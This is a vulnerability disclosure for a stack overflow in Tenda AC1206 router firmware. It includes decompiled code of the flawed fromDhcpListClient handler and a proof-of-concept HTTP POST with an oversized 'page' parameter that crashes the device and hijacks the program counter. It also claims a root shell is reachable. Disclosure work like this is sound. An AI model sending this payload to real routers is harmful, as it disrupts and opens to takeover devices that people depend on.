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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromDhcpListClient function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl fromDhcpListClient(webs_t wp, char_t *path, char_t *query)
2  {
3    int v3; // $v0
4    int i; // [sp+18h] [+18h]
5    char_t *page; // [sp+1Ch] [+1Ch]
6    char_t *listcnt; // [sp+20h] [+20h]
7    char_t *list; // [sp+24h] [+24h]
8    char_t gotopage[256]; // [sp+28h] [+28h] BYREF
9    char tmpstr[256]; // [sp+128h] [+128h] BYREF
10   char mib_name[64]; // [sp+228h] [+228h] BYREF
11   char staticip[256]; // [sp+268h] [+268h]
12   char strlist[16]; // [sp+368h] [+368h] BYREF
13
14   memset(mib_name, 0, sizeof(mib_name));
15   listcnt = websGetVar(wp, "LISTLEN", "0");
16   page = websGetVar(wp, "page", "1");
17   staticip[0] = 0;
18   for ( i = 1; ; ++i )
19   {
20     v3 = atoi(listcnt);
21     if ( v3 < i )
22       break;
23     memset(strlist, 0, sizeof(strlist));
24     sprintf(strlist, "%s%d", "list", i);
25     list = websGetVar(wp, strlist, byte_5195C8);
26     if ( !list || !*list )
27       break;
28     strcpy(tmpstr, list + 1);
29     tmpstr[strlen(tmpstr) - 1] = 0;
30     sprintf(mib_name, "dhcps.Staticip%d", i);
31     SetValue(mib_name, tmpstr);
32   }
33   SetValue("dhcps.Staticnum", listcnt);
34   sprintf(gotopage, "/network/lan_dhcp_static.asp?page=%s", page);
35   if ( CommitCfm() )
36     PostMsgToNetctrl(3);
37   websRedirect(wp, gotopage);
```

In the `fromDhcpListClient` function,the `page` we entered (the value of `page`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `gotopage` . It is not secure, as long as the size of the data we enter is larger than the size of `gotopage` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/DhcpListClient HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

page=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.